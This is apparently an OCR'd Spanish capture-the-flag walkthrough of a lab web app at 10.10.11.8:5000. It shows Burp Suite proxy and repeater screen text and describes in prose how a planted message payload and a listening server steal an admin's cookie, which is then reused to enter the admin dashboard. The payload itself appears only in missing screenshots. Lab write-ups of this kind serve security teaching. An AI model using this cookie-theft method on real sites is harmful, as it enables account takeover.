
Esto es interesante. Utilizaremos Burpsuite para ver que podemos conseguir

Burp Suite es una **plataforma digital que reúne herramientas especializadas para**


realizar pruebas de penetración en aplicaciones web.




Aquí vimos resultados con la cookie 'is_admin' Probaremos a agregar la cookie en inspeccionar la pagina agregamos la cadena que sigue a la cookie is_admin y nos dice que no estamos autorizados




Abrimos el burpsuite y lo enviamos al repetidor


dtt kalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
10.10.14.127 11:40
Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Host Method URL Params Edited Status code Length MIME type Extension Title
1 http://10.10.11.8:5000 GET /support 200 2538
2 http://10.10.11.8:5000 GET /support 200 2538
3 http://10.10.11.8:5000 GET /support 200 2538
4 http://10.10.11.8:5000 GET /support 200 2538
5 http://10.10.11.8:5000 GET /support 200 2538
6 http://10.10.11.8:5000 GET /support 200 2538
7 http://10.10.11.8:5000 GET /support 200 2538
8 http://10.10.11.8:5000 GET /support 200 2538
9 http://10.10.11.8:5000 GET /support 200 2538
10 http://10.10.11.8:5000 GET /support 200 2538
11 http://10.10.11.8:5000 GET /support 200 2538
12 http://10.10.11.8:5000 GET /support 200 2538
http://10.10.11.8:5000/support
Add to scope
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Organizer Ctrl+O
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Engagement tools [Pro version only]
Show new history window
Add notes
Highlight
Delete item
Request
Pretty Raw Hex
1 GET /support HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,applicatio
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.2 Python/3.11.2
3 Date: Sun, 07 Apr 2024 15:28:45 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 2363
6 Connection: close
7




Ejecución de código


Cambiamos el código del mensaje por el mensaje que se ve y levantamos un servidor para obtener la cookie



Nos da el código correcto lo añadimos a las cookies y ya estaremos dentro




Al añadir la cookie entraremos en en dashboard del administrador

